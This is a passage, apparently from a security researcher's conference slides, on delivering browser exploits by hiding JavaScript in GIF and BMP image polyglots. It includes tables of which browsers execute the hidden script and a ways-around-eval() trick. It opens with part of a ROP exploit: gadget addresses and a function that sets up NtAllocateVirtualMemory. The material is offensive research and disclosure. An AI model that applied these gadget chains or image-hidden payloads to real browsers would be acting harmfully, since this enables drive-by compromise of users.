be0;addressof["mov_pecx_eax_ret"]=0x6d8eee01;a
ddressof["inc_eax_ret"]=0x6d838f54;addressof["
add_eax_4_ret"]=0x00000000;addressof["call_pea
x_ret"]=0x6d8aec31;addressof["add_esp_24_ret"]
=0x00000000;addressof["popad_ret"]=0x6d82a8a1;
addressof["call_peax"]=0x6d802597;function
call_ntallocatevirtualmemory(baseptr,size,call
num){var ropnop=packv(addressof["ropnop"]);var
pop_eax_ret=packv(addressof["pop_eax_ret"]);va
r
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);va
r
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx
_ret"]);var
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx
_ret"]);var
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax
_ret"]);var
call_peax_ret=packv(addressof["call_peax_ret"]
);var
add_esp_24_ret=packv(addressof["add_esp_24_ret
"]);var
popad_ret=packv(addressof["popad_ret"]);var
retval=""
```

<CANVAS>


c) no eval()

Same Same No Different!

```
var a = eval(str);
```

```
a = (new Function(str))();
```

d) IMAJS

IMAJS

Seeing is Believing

Browser Support for IMAJS-GIF

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

Browser Support for IMAJS-BMP

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-

e)

The
αq
exploit

Encode using Alpha channel

Demo


f) ONE LAST DEMO!!!


The FUTURE?
HTML5 Video
SVG
WebGL
Mobile Browsers

KTHXBAI

See you in 2013??

saumil@net-square.com | @therealsaumil